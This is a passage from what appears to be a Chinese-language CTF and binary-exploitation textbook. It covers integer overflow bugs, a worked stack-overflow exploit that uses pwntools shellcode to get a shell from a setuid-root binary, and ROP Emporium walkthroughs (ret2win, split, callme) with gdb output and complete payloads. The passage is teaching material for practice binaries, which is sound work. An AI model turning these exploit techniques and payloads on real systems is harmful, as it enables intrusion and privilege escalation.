`strncpy()` 函数从源 `src` 所指的内存地址的起始位置开始复制 `n` 个字节到目标 `dest` 所指的内存地址的起始位置中。

两个函数中都有一个类型为 `size_t` 的参数，它是无符号整型的 `sizeof` 运算符的结果。

```
typedef unsigned int size_t;
```

整数溢出示例

现在我们已经知道了整数溢出的原理和主要形式，下面我们先看几个简单示例，然后实际操作利用一个整数溢出漏洞。

示例

示例一，整数转换：

```
char buf[80];
void vulnerable() {
    int len = read_int_from_network();
    char *p = read_string_from_network();
    if (len > 80) {
        error("length too large: bad dog, no cookie for you!");
        return;
    }
    memcpy(buf, p, len);
}
```

这个例子的问题在于，如果攻击者给 `len` 赋于了一个负数，则可以绕过 `if` 语句的检测，而执行到 `memcpy()` 的时候，由于第三个参数是 `size_t` 类型，负数 `len` 会被转换为一个无符号整型，它可能是一个非常大的正数，从而复制了大量的内容到 `buf` 中，引发了缓冲区溢出。

示例二，回绕和溢出：

```
void vulnerable() {
    size_t len;
    // int len;
    char* buf;

    len = read_int_from_network();
    buf = malloc(len + 5);
    read(fd, buf, len);
    ...
}
```

这个例子看似避开了缓冲区溢出的问题，但是如果 `len` 过大， `len+5` 有可能发生回绕。比如说，在 x86-32 上，如果 `len = 0xFFFFFFFF` ，则 `len+5 = 0x00000004` ，这时 `malloc()` 只分配了 4 字节的内存区域，然后在里面写入大量的数据，缓冲区溢出也就发生了。（如果将 `len` 声明为有符号 `int` 类型， `len+5` 可能发生溢出）

示例三，截断：

```
void main(int argc, char *argv[]) {
    unsigned short int total;
    total = strlen(argv[1]) + strlen(argv[2]) + 1;
    char *buf = (char *)malloc(total);
    strcpy(buf, argv[1]);
    strcat(buf, argv[2]);
    ...
}
```

这个例子接受两个字符串类型的参数并计算它们的总长度，程序分配足够的内存来存储拼接后的字符串。首先将第一个字符串参数复制到缓冲区中，然后将第二个参数连接到尾部。如果攻击者提供的两个字符串总长度无法用 `total` 表示，则会发生截断，从而导致后面的缓冲区溢出。

实战

看了上面的示例，我们来真正利用一个整数溢出漏洞。源码

```
#include<stdio.h>
#include<string.h>
void validate_passwd(char *passwd) {
    char passwd_buf[11];
    unsigned char passwd_len = strlen(passwd);
    if(passwd_len >= 4 && passwd_len <= 8) {
        printf("good!\n");
        strcpy(passwd_buf, passwd);
    } else {
        printf("bad!\n");
    }
}

int main(int argc, char *argv[]) {
    if(argc != 2) {
        printf("error\n");
        return 0;
    }
    validate_passwd(argv[1]);
}
```

上面的程序中 `strlen()` 返回类型是 `size_t`，却被存储在无符号字符串类型中，任意超过无符号字符串最大上限值（256 字节）的数据都会导致截断异常。当密码长度为 261 时，截断后值变为 5，成功绕过了 `if` 的判断，导致栈溢出。下面我们利用溢出漏洞来获得 shell。

编译命令：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -g -fno-stack-protector -z execstack vuln.c
$ sudo chown root vuln
$ sudo chgrp root vuln
$ sudo chmod +s vuln
```

使用 gdb 反汇编 `validate_passwd` 函数。

```
gdb-peda$ disassemble validate_passwd
Dump of assembler code for function validate_passwd:
   0x0000059d <+0>:    push   ebp                            ;
压入 ebp
   0x0000059e <+1>:    mov    ebp,esp
   0x000005a0 <+3>:    push   ebx                            ;
压入 ebx
   0x000005a1 <+4>:    sub    esp,0x14
   0x000005a4 <+7>:    call   0x4a0 <__x86.get_pc_thunk.bx>
   0x000005a9 <+12>:    add    ebx,0x1a57
   0x000005af <+18>:    sub    esp,0xc
   0x000005b2 <+21>:    push   DWORD PTR [ebp+0x8]
   0x000005b5 <+24>:    call   0x430 <strlen@plt>
   0x000005ba <+29>:    add    esp,0x10
   0x000005bd <+32>:    mov    BYTE PTR [ebp-0x9],al         ;
将 len 存入 [ebp-0x9]
   0x000005c0 <+35>:    cmp    BYTE PTR [ebp-0x9],0x3
   0x000005c4 <+39>:    jbe    0x5f2 <validate_passwd+85>
   0x000005c6 <+41>:    cmp    BYTE PTR [ebp-0x9],0x8
   0x000005ca <+45>:    ja     0x5f2 <validate_passwd+85>
   0x000005cc <+47>:    sub    esp,0xc
   0x000005cf <+50>:    lea    eax,[ebx-0x1910]
   0x000005d5 <+56>:    push   eax
   0x000005d6 <+57>:    call   0x420 <puts@plt>
```

```
   0x000005db <+62>:    add    esp,0x10
   0x000005de <+65>:    sub    esp,0x8
   0x000005e1 <+68>:    push   DWORD PTR [ebp+0x8]
   0x000005e4 <+71>:    lea    eax,[ebp-0x14]                ;
取 passwd_buf 地址
   0x000005e7 <+74>:    push   eax                           ;
压入 passwd_buf
   0x000005e8 <+75>:    call   0x410 <strcpy@plt>
   0x000005ed <+80>:    add    esp,0x10
   0x000005f0 <+83>:    jmp    0x604 <validate_passwd+103>
   0x000005f2 <+85>:    sub    esp,0xc
   0x000005f5 <+88>:    lea    eax,[ebx-0x190a]
   0x000005fb <+94>:    push   eax
   0x000005fc <+95>:    call   0x420 <puts@plt>
   0x00000601 <+100>:    add    esp,0x10
   0x00000604 <+103>:    nop
   0x00000605 <+104>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x00000608 <+107>:    leave
   0x00000609 <+108>:    ret
End of assembler dump.
```

通过阅读反汇编代码，我们知道缓冲区 `passwd_buf` 位于 `ebp=0x14` 的位置（ `0x000005e4 <+71>: lea eax,[ebp-0x14]` ），而返回地址在 `ebp+4` 的位置，所以返回地址相对于缓冲区 `0x18` 的位置。我们测试一下：

```
gdb-peda$ r `python2 -c 'print "A"*24 + "B"*4 + "C"*233'`
Starting program: /home/a.out `python2 -c 'print "A"*24 + "B"*4
+ "C"*233'`
good!

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd0f4 ('A' <repeats 24 times>, "BBBB", 'C' <repeats 17
2 times>...)
EBX: 0x41414141 ('AAAA')
ECX: 0xffffd490 --> 0x534c0043 ('C')
EDX: 0xffffd1f8 --> 0xffff0043 --> 0x0
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd110 ('C' <repeats 200 times>...)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT di
rection overflow)
[-------------------------------------code---------------------
---------------]
Invalid $PC address: 0x42424242
[------------------------------------stack---------------------
---------------]
0000| 0xffffd110 ('C' <repeats 200 times>...)
0004| 0xffffd114 ('C' <repeats 200 times>...)
0008| 0xffffd118 ('C' <repeats 200 times>...)
0012| 0xffffd11c ('C' <repeats 200 times>...)
0016| 0xffffd120 ('C' <repeats 200 times>...)
0020| 0xffffd124 ('C' <repeats 200 times>...)
0024| 0xffffd128 ('C' <repeats 200 times>...)
0028| 0xffffd12c ('C' <repeats 200 times>...)
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

可以看到 `EIP` 被 `BBBB` 覆盖，相当于我们获得了返回地址的控制权。构建下面的 payload：

```
from pwn import *

ret_addr = 0xffffd118     # ebp = 0xffffd108
shellcode = shellcraft.i386.sh()

payload = "A" * 24
payload += p32(ret_addr)
payload += "\x90" * 20
payload += asm(shellcode)
payload += "C" * 169      # 24 + 4 + 20 + 44 + 169 = 261
```

CTF 中的整数溢出

3.1.3 栈溢出

3.1.4 返回导向编程（ROP）

ROP 简介

返回导向编程（Return-Oriented Programming，缩写：ROP）是一种高级的内存攻击技术，该技术允许攻击者在现代操作系统的各种通用防御下执行代码，如内存不可执行和代码签名等。这类攻击往往利用操作堆栈调用时的程序漏洞，通常是缓冲区溢出。攻击者控制堆栈调用以劫持程序控制流并执行针对性的机器语言指令序列（gadgets），每一段 gadget 通常以 return 指令（ `ret` ，机器码为 `c3` ）结束，并位于共享库代码中的子程序中。通过执行这些指令序列，也就控制了程序的执行。

`ret` 指令相当于 `pop eip` 。即，首先将 `esp` 指向的 4 字节内容读取并赋值给 `eip` ，然后 `esp` 加上 4 字节指向栈的下一个位置。如果当前执行的指令序列仍然以 `ret` 指令结束，则这个过程将重复， `esp` 再次增加并且执行下一个指令序列。

寻找 gadgets

1. 在程序中寻找所有的 c3（ret） 字节
2. 向前搜索，看前面的字节是否包含一个有效指令，这里可以指定最大搜索字节数，以获得不同长度的 gadgets
3. 记录下我们找到的所有有效指令序列

理论上我们是可以这样寻找 gadgets 的，但实际上有很多工具可以完成这个工作，如 ROPgadget，Ropper 等。更完整的搜索可以使用 http://ropshell.com/ 。

常用的 gadgets

对于 gadgets 能做的事情，基本上只要你敢想，它就敢执行。下面简单介绍几种用法：

- 保存栈数据到寄存器
  - 将栈顶的数据抛出并保存到寄存器中，然后跳转到新的栈顶地址。所以当返回地址被一个 gadgets 的地址覆盖，程序将在返回后执行该指令序列。
  - 如： `pop eax; ret`
- 保存内存数据到寄存器
  - 将内存地址处的数据加载到内存器中。
  - 如： `mov ecx,[eax]; ret`
- 保存寄存器数据到内存
  - 将寄存器的值保存到内存地址处。
  - 如： `mov [eax],ecx; ret`
- 算数和逻辑运算
  - add, sub, mul, xor 等。
  - 如： `add eax,ebx; ret` ， `xor edx,edx; ret`
- 系统调用
  - 执行内核中断
  - 如： `int 0x80; ret` ， `call gs:[0x10]; ret`
- 会影响栈帧的 gadgets
  - 这些 gadgets 会改变 ebp 的值，从而影响栈帧，在一些操作如 stack pivot

  时我们需要这样的指令来转移栈帧。
  - 如： `leave; ret` ， `pop ebp; ret`

ROP Emporium

ROP Emporium 提供了一系列用于学习 ROP 的挑战，每一个挑战都介绍了一个知识，难度也逐渐增加，是循序渐进学习 ROP 的好资料。ROP Emporium 还有个特点是它专注于 ROP，所有挑战都有相同的漏洞点，不同的只是 ROP 链构造的不同，所以不涉及其他的漏洞利用和逆向的内容。每个挑战都包含了 32 位和 64 位的程序，通过对比能帮助我们理解 ROP 链在不同体系结构下的差异，例如参数的传递等。这篇文章我们就从这些挑战中来学习吧。

这些挑战都包含一个 `flag.txt` 的文件，我们的目标就是通过控制程序执行，来打印出文件中的内容。当然你也可以尝试获得 shell。

下载文件

ret2win32

通常情况下，对于一个有缓冲区溢出的程序，我们通常先输入一定数量的字符填满缓冲区，然后是精心构造的 ROP 链，通过覆盖堆栈上保存的返回地址来实现函数跳转（关于缓冲区溢出请查看上一章 3.1.3栈溢出）。

第一个挑战我会尽量详细一点，因为所有挑战程序都有相似的结构，缓冲区大小都一样，我们看一下漏洞函数：

```
gdb-peda$ disassemble pwnme
Dump of assembler code for function pwnme:
   0x080485f6 <+0>:     push   ebp
   0x080485f7 <+1>:     mov    ebp,esp
   0x080485f9 <+3>:     sub    esp,0x28
   0x080485fc <+6>:     sub    esp,0x4
   0x080485ff <+9>:     push   0x20
   0x08048601 <+11>:    push   0x0
   0x08048603 <+13>:    lea    eax,[ebp-0x28]
   0x08048606 <+16>:    push   eax
   0x08048607 <+17>:    call   0x8048460 <memset@plt>
   0x0804860c <+22>:    add    esp,0x10
   0x0804860f <+25>:    sub    esp,0xc
```

```
   0x08048612 <+28>:    push   0x804873c
   0x08048617 <+33>:    call   0x8048420 <puts@plt>
   0x0804861c <+38>:    add    esp,0x10
   0x0804861f <+41>:    sub    esp,0xc
   0x08048622 <+44>:    push   0x80487bc
   0x08048627 <+49>:    call   0x8048420 <puts@plt>
   0x0804862c <+54>:    add    esp,0x10
   0x0804862f <+57>:    sub    esp,0xc
   0x08048632 <+60>:    push   0x8048821
   0x08048637 <+65>:    call   0x8048400 <printf@plt>
   0x0804863c <+70>:    add    esp,0x10
   0x0804863f <+73>:    mov    eax,ds:0x804a060
   0x08048644 <+78>:    sub    esp,0x4
   0x08048647 <+81>:    push   eax
   0x08048648 <+82>:    push   0x32
   0x0804864a <+84>:    lea    eax,[ebp-0x28]
   0x0804864d <+87>:    push   eax
   0x0804864e <+88>:    call   0x8048410 <fgets@plt>
   0x08048653 <+93>:    add    esp,0x10
   0x08048656 <+96>:    nop
   0x08048657 <+97>:    leave
   0x08048658 <+98>:    ret
End of assembler dump.
gdb-peda$ disassemble ret2win
Dump of assembler code for function ret2win:
   0x08048659 <+0>:     push   ebp
   0x0804865a <+1>:     mov    ebp,esp
   0x0804865c <+3>:     sub    esp,0x8
   0x0804865f <+6>:     sub    esp,0xc
   0x08048662 <+9>:     push   0x8048824
   0x08048667 <+14>:    call   0x8048400 <printf@plt>
   0x0804866c <+19>:    add    esp,0x10
   0x0804866f <+22>:    sub    esp,0xc
   0x08048672 <+25>:    push   0x8048841
   0x08048677 <+30>:    call   0x8048430 <system@plt>
   0x0804867c <+35>:    add    esp,0x10
   0x0804867f <+38>:    nop
   0x08048680 <+39>:    leave
   0x08048681 <+40>:    ret
End of assembler dump.
```

函数 `pwnme()` 是存在缓冲区溢出的函数，它调用 `fgets()` 读取任意数据，但缓冲区的大小只有 40 字节（`0x0804864a <+84>: lea eax,[ebp-0x28]`，0x28=40），当输入大于 40 字节的数据时，就可以覆盖掉调用函数的 ebp 和返回地址：

```
gdb-peda$ pattern_create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
gdb-peda$ r
Starting program: /home/firmy/Desktop/rop_emporium/ret2win32/ret
2win32
ret2win by ROP Emporium
32bits

For my first trick, I will attempt to fit 50 bytes of user input
 into 32 bytes of stack buffer;
What could possibly go wrong?
You there madam, may I have your input please? And don't worry a
bout null bytes, we're using fgets!

> AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-------------------
--------------]
EAX: 0xffffd5c0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAF
AAb")
EBX: 0x0
ECX: 0xffffd5c0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAF
AAb")
EDX: 0xf7f90860 --> 0x0
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0x0
EBP: 0x41304141 ('AA0A')
ESP: 0xffffd5f0 --> 0xf7f80062 --> 0x41000000 ('')
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT di
rection overflow)
[-------------------------------------code---------------------
--------------]
```

```
Invalid $PC address: 0x41414641
[-----------------------------------stack----------------------
---------------]
0000| 0xffffd5f0 --> 0xf7f80062 --> 0x41000000 ('')
0004| 0xffffd5f4 --> 0xffffd610 --> 0x1
0008| 0xffffd5f8 --> 0x0
0012| 0xffffd5fc --> 0xf7dd57c3 (<__libc_start_main+243>:
add    esp,0x10)
0016| 0xffffd600 --> 0xf7f8ee28 --> 0x1d1d30
0020| 0xffffd604 --> 0xf7f8ee28 --> 0x1d1d30
0024| 0xffffd608 --> 0x0
0028| 0xffffd60c --> 0xf7dd57c3 (<__libc_start_main+243>:
add    esp,0x10)
[--------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
gdb-peda$ pattern_offset $ebp
1093681473 found at offset: 40
gdb-peda$ pattern_offset $eip
1094796865 found at offset: 44
```

缓冲区距离 ebp 和 eip 的偏移分别为 40 和 44，这就验证了我们的假设。

通过查看程序的逻辑，虽然我们知道 .text 段中存在函数 `ret2win()` ，但在程序执行中并没有调用到它，我们要做的就是用该函数的地址覆盖返回地址，使程序跳转到该函数中，从而打印出 flag，我们称这一类型的 ROP 为 ret2text。

还有一件重要的事情是 checksec：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

这里开启了关闭了 PIE，所以 .text 的加载地址是不变的，可以直接使用 `ret2win()` 的地址 `0x08048659` 。

payload 如下（注这篇文章中的paylaod我会使用多种方法来写，以展示各种工具的使用）：

```
$ python2 -c "print 'A'*44 + '\x59\x86\x04\x08'" | ./ret2win32
...
> Thank you! Here's your flag:ROPE{a_placeholder_32byte_flag!}
```

ret2win

现在是 64 位程序：

```
gdb-peda$ disassemble pwnme
Dump of assembler code for function pwnme:
   0x00000000004007b5 <+0>:     push   rbp
   0x00000000004007b6 <+1>:     mov    rbp,rsp
   0x00000000004007b9 <+4>:     sub    rsp,0x20
   0x00000000004007bd <+8>:     lea    rax,[rbp-0x20]
   0x00000000004007c1 <+12>:    mov    edx,0x20
   0x00000000004007c6 <+17>:    mov    esi,0x0
   0x00000000004007cb <+22>:    mov    rdi,rax
   0x00000000004007ce <+25>:    call   0x400600 <memset@plt>
   0x00000000004007d3 <+30>:    mov    edi,0x4008f8
   0x00000000004007d8 <+35>:    call   0x4005d0 <puts@plt>
   0x00000000004007dd <+40>:    mov    edi,0x400978
   0x00000000004007e2 <+45>:    call   0x4005d0 <puts@plt>
   0x00000000004007e7 <+50>:    mov    edi,0x4009dd
   0x00000000004007ec <+55>:    mov    eax,0x0
   0x00000000004007f1 <+60>:    call   0x4005f0 <printf@plt>
   0x00000000004007f6 <+65>:    mov    rdx,QWORD PTR [rip+0x2008
73]        # 0x601070 <stdin@@GLIBC_2.2.5>
   0x00000000004007fd <+72>:    lea    rax,[rbp-0x20]
   0x0000000000400801 <+76>:    mov    esi,0x32
   0x0000000000400806 <+81>:    mov    rdi,rax
   0x0000000000400809 <+84>:    call   0x400620 <fgets@plt>
   0x000000000040080e <+89>:    nop
   0x000000000040080f <+90>:    leave
```

```
   0x0000000000400810 <+91>:    ret
End of assembler dump.
gdb-peda$ disassemble ret2win
Dump of assembler code for function ret2win:
   0x0000000000400811 <+0>:     push   rbp
   0x0000000000400812 <+1>:     mov    rbp,rsp
   0x0000000000400815 <+4>:     mov    edi,0x4009e0
   0x000000000040081a <+9>:     mov    eax,0x0
   0x000000000040081f <+14>:    call   0x4005f0 <printf@plt>
   0x0000000000400824 <+19>:    mov    edi,0x4009fd
   0x0000000000400829 <+24>:    call   0x4005e0 <system@plt>
   0x000000000040082e <+29>:    nop
   0x000000000040082f <+30>:    pop    rbp
   0x0000000000400830 <+31>:    ret
End of assembler dump.
```

首先与 32 位不同的是参数传递，64 位程序的前六个参数通过 RDI、RSI、RDX、RCX、R8 和 R9 传递。所以缓冲区大小参数通过 rdi 传递给 `fgets()` ，大小为 32 字节。

而且由于 ret 的地址不存在，程序停在了 `=> 0x400810 <pwnme+91>: ret` 这一步，这是因为 64 位可以使用的内存地址不能大于 `0x00007fffffffffff` ，否则就会抛出异常。

```
gdb-peda$ r
Starting program: /home/firmy/Desktop/rop_emporium/ret2win/ret2w
in
ret2win by ROP Emporium
64bits

For my first trick, I will attempt to fit 50 bytes of user input
 into 32 bytes of stack buffer;
What could possibly go wrong?
You there madam, may I have your input please? And don't worry a
bout null bytes, we're using fgets!

> AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA

Program received signal SIGSEGV, Segmentation fault.
```

```
[----------------------------------registers--------------------
---------------]
RAX: 0x7fffffffe400 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA
0AAFAAb")
RBX: 0x0
RCX: 0x1f
RDX: 0x7ffff7dd4710 --> 0x0
RSI: 0x7fffffffe400 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA
0AAFAAb")
RDI: 0x7fffffffe401 ("AA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0
AAFAAb")
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffffe428 ("AA0AAFAAb")
RIP: 0x400810 (<pwnme+91>:      ret)
R8 : 0x0
R9 : 0x7ffff7fb94c0 (0x00007ffff7fb94c0)
R10: 0x602260 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA
bA\n")
R11: 0x246
R12: 0x400650 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe510 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT di
rection overflow)
[-------------------------------------code----------------------
---------------]
   0x400809 <pwnme+84>: call   0x400620 <fgets@plt>
   0x40080e <pwnme+89>: nop
   0x40080f <pwnme+90>: leave
=> 0x400810 <pwnme+91>: ret
   0x400811 <ret2win>:  push   rbp
   0x400812 <ret2win+1>:        mov    rbp,rsp
   0x400815 <ret2win+4>:        mov    edi,0x4009e0
   0x40081a <ret2win+9>:        mov    eax,0x0
[------------------------------------stack----------------------
---------------]
0000| 0x7fffffffe428 ("AA0AAFAAb")
0008| 0x7fffffffe430 --> 0x400062 --> 0x1f8000000000000
0016| 0x7fffffffe438 --> 0x7ffff7a41f6a (<__libc_start_main+234>
```

```
:       mov    edi,eax)
0024| 0x7fffffffe440 --> 0x0
0032| 0x7fffffffe448 --> 0x7fffffffe518 --> 0x7fffffffe870 ("/ho
me/firmy/Desktop/rop_emporium/ret2win/ret2win")
0040| 0x7fffffffe450 --> 0x100000000
0048| 0x7fffffffe458 --> 0x400746 (<main>:      push   rbp)
0056| 0x7fffffffe460 --> 0x0
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400810 in pwnme ()
gdb-peda$ pattern_offset $rbp
7007954260868540737 found at offset: 32
gdb-peda$ pattern_offset AA0AAFAAb
AA0AAFAAb found at offset: 40
```

`re2win()` 的地址为 `0x0000000000400811`，payload 如下：

```
from zio import *

payload = "A"*40 + l64(0x0000000000400811)

io = zio('./ret2win')
io.writeline(payload)
io.read()
```

split32

这一题也是 ret2text，但这一次，我们有的是一个 `usefulFunction()` 函数：

```
gdb-peda$ disassemble usefulFunction
Dump of assembler code for function usefulFunction:
   0x08048649 <+0>:     push   ebp
   0x0804864a <+1>:     mov    ebp,esp
   0x0804864c <+3>:     sub    esp,0x8
   0x0804864f <+6>:     sub    esp,0xc
   0x08048652 <+9>:     push   0x8048747
   0x08048657 <+14>:    call   0x8048430 <system@plt>
   0x0804865c <+19>:    add    esp,0x10
   0x0804865f <+22>:    nop
   0x08048660 <+23>:    leave
   0x08048661 <+24>:    ret
End of assembler dump.
```

它调用 `system()` 函数，而我们要做的是给它传递一个参数，执行该参数后可以打印出 flag。

使用 radare2 中的工具 rabin2 在 `.data` 段中搜索字符串：

```
$ rabin2 -z split32
...
vaddr=0x0804a030 paddr=0x00001030 ordinal=000 sz=18 len=17 secti
on=.data type=ascii string=/bin/cat flag.txt
```

我们发现存在字符串 `/bin/cat flag.txt` ，这正是我们需要的，地址为 `0x0804a030` 。

下面构造 payload，这里就有两种方法，一种是直接使用调用 `system()` 函数的地址 `0x08048657` ，另一种是使用 `system()` 的 plt 地址 `0x8048430` ，在前面的章节中我们已经知道了 plt 的延迟绑定机制（1.5.6动态链接），这里我们再回顾一下：

绑定前：

```
gdb-peda$ disassemble system
Dump of assembler code for function system@plt:
   0x08048430 <+0>:     jmp    DWORD PTR ds:0x804a018
   0x08048436 <+6>:     push   0x18
   0x0804843b <+11>:    jmp    0x80483f0
gdb-peda$ x/5x 0x804a018
0x804a018:      0x08048436      0x08048446      0x08048456
0x08048466
0x804a028:      0x00000000
```

绑定后：

```
gdb-peda$ disassemble system
Dump of assembler code for function system:
   0xf7df9c50 <+0>:     sub    esp,0xc
   0xf7df9c53 <+3>:     mov    eax,DWORD PTR [esp+0x10]
   0xf7df9c57 <+7>:     call   0xf7ef32cd <__x86.get_pc_thunk.dx
>
   0xf7df9c5c <+12>:    add    edx,0x1951cc
   0xf7df9c62 <+18>:    test   eax,eax
   0xf7df9c64 <+20>:    je     0xf7df9c70 <system+32>
   0xf7df9c66 <+22>:    add    esp,0xc
   0xf7df9c69 <+25>:    jmp    0xf7df9700 <do_system>
   0xf7df9c6e <+30>:    xchg   ax,ax
   0xf7df9c70 <+32>:    lea    eax,[edx-0x57616]
   0xf7df9c76 <+38>:    call   0xf7df9700 <do_system>
   0xf7df9c7b <+43>:    test   eax,eax
   0xf7df9c7d <+45>:    sete   al
   0xf7df9c80 <+48>:    add    esp,0xc
   0xf7df9c83 <+51>:    movzx  eax,al
   0xf7df9c86 <+54>:    ret
End of assembler dump.
gdb-peda$ x/5x 0x08048430
0x8048430 <system@plt>: 0xa01825ff      0x18680804      0xe90000
00      0xffffffb0
0x8048440 <__libc_start_main@plt>:      0xa01c25ff
```

其实这里讲 plt 不是很确切，因为 system 使用太频繁，在我们使用它之前，它就已经绑定了，在后面的挑战中我们会遇到没有绑定的情况。

两种 payload 如下：

```
$ python2 -c "print 'A'*44 + '\x57\x86\x04\x08' + '\x30\xa0\x04\x08'" | ./split32
...
> ROPE{a_placeholder_32byte_flag!}
```

```python
from zio import *

payload  = "A"*44
payload += l32(0x08048430)
payload += "BBBB"
payload += l32(0x0804a030)

io = zio('./split32')
io.writeline(payload)
io.read()
```

注意 "BBBB" 是新的返回地址，如果函数 ret，就会执行 "BBBB" 处的指令，通常这里会放置一些 `pop;pop;ret` 之类的指令地址，以平衡堆栈。从 system() 函数中也能看出来，它现将 esp 减去 0xc，再取地址 esp+0x10 处的指令，也就是 "BBBB" 的后一个，即字符串的地址。因为 `system()` 是 libc 中的函数，所以这种方法称作 ret2libc。

split

```
$ rabin2 -z split
...
vaddr=0x00601060 paddr=0x00001060 ordinal=000 sz=18 len=17 section=.data type=ascii string=/bin/cat flag.txt
```

字符串地址在 `0x00601060` 。

```
gdb-peda$ disassemble usefulFunction
Dump of assembler code for function usefulFunction:
   0x0000000000400807 <+0>:     push   rbp
   0x0000000000400808 <+1>:     mov    rbp,rsp
   0x000000000040080b <+4>:     mov    edi,0x4008ff
   0x0000000000400810 <+9>:     call   0x4005e0 <system@plt>
   0x0000000000400815 <+14>:    nop
   0x0000000000400816 <+15>:    pop    rbp
   0x0000000000400817 <+16>:    ret
End of assembler dump.
```

64 位程序的第一个参数通过 edi 传递，所以我们需要再调用一个 gadgets 来将字符串的地址存进 edi。

我们先找到需要的 gadgets：

```
gdb-peda$ ropsearch "pop rdi; ret"
Searching for ROP gadget: 'pop rdi; ret' in: binary ranges
0x00400883 : (b'5fc3')  pop rdi; ret
```

下面是 payload：

```
$ python2 -c "print 'A'*40 + '\x83\x08\x40\x00\x00\x00\x00\x00'
+ '\x60\x10\x60\x00\x00\x00\x00\x00' + '\x10\x08\x40\x00\x00\x00
\x00\x00'" | ./split
...
> ROPE{a_placeholder_32byte_flag!}
```

那我们是否还可以用前面那种方法调用 `system()` 的 plt 地址 `0x4005e0` 呢：

```
gdb-peda$ disassemble system
Dump of assembler code for function system:
   0x00007ffff7a63010 <+0>:     test   rdi,rdi
   0x00007ffff7a63013 <+3>:     je     0x7ffff7a63020 <system+16
>
   0x00007ffff7a63015 <+5>:     jmp    0x7ffff7a62a70 <do_system
>
   0x00007ffff7a6301a <+10>:    nop    WORD PTR [rax+rax*1+0x0]
   0x00007ffff7a63020 <+16>:    lea    rdi,[rip+0x138fd6]
 # 0x7ffff7b9bffd
   0x00007ffff7a63027 <+23>:    sub    rsp,0x8
   0x00007ffff7a6302b <+27>:    call   0x7ffff7a62a70 <do_system
>
   0x00007ffff7a63030 <+32>:    test   eax,eax
   0x00007ffff7a63032 <+34>:    sete   al
   0x00007ffff7a63035 <+37>:    add    rsp,0x8
   0x00007ffff7a63039 <+41>:    movzx  eax,al
   0x00007ffff7a6303c <+44>:    ret
End of assembler dump.
```

依然可以，因为参数的传递没有用到栈，我们只需把地址直接更改就可以了：

```
from zio import *

payload  = "A"*40
payload += l64(0x00400883)
payload += l64(0x00601060)
payload += l64(0x4005e0)

io = zio('./split')
io.writeline(payload)
io.read()
```

callme32

这里我们要接触真正的 plt 了，根据题目提示，callme32 从共享库 libcallme32.so 中导入三个特殊的函数：

```
$ rabin2 -i callme32 | grep callme
ordinal=004 plt=0x080485b0 bind=GLOBAL type=FUNC name=callme_thr
ee
ordinal=005 plt=0x080485c0 bind=GLOBAL type=FUNC name=callme_one
ordinal=012 plt=0x08048620 bind=GLOBAL type=FUNC name=callme_two
```

我们要做的是依次调用 `callme_one()` 、 `callme_two()` 和 `callme_three()` ，并且每个函数都要传入参数 `1` 、 `2` 、 `3` 。通过调试我们能够知道函数逻辑， `callme_one` 用于读入加密后的 flag，然后依次调用 `callme_two` 和 `callme_three` 进行解密。

由于函数参数是放在栈上的，为了平衡堆栈，我们需要一个 `pop;pop;pop;ret` 的 gadgets：

```
$ objdump -d callme32 | grep -A 3 pop
...
 80488a8:       5b                      pop    %ebx
 80488a9:       5e                      pop    %esi
 80488aa:       5f                      pop    %edi
 80488ab:       5d                      pop    %ebp
 80488ac:       c3                      ret
 80488ad:       8d 76 00                lea    0x0(%esi),%esi
...
```

或者是 `add esp, 8; pop; ret` ，反正只要能平衡，都可以：

```
gdb-peda$ ropsearch "add esp, 8"
Searching for ROP gadget: 'add esp, 8' in: binary ranges
0x08048576 : (b'83c4085bc3')    add esp,0x8; pop ebx; ret
0x080488c3 : (b'83c4085bc3')    add esp,0x8; pop ebx; ret
```

构造 payload 如下：

```
from zio import *

payload  = "A"*44

payload += l32(0x080485c0)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

payload += l32(0x08048620)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

payload += l32(0x080485b0)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

io = zio('./callme32')
io.writeline(payload)
io.read()
```

callme

64 位程序不需要平衡堆栈了，只要将参数按顺序依次放进寄存器中就可以了。

```
$ rabin2 -i callme | grep callme
ordinal=004 plt=0x00401810 bind=GLOBAL type=FUNC name=callme_thr
ee
ordinal=008 plt=0x00401850 bind=GLOBAL type=FUNC name=callme_one
ordinal=011 plt=0x00401870 bind=GLOBAL type=FUNC name=callme_two
```

```
gdb-peda$ ropsearch "pop rdi; pop rsi"
Searching for ROP gadget: 'pop rdi; pop rsi' in: binary ranges
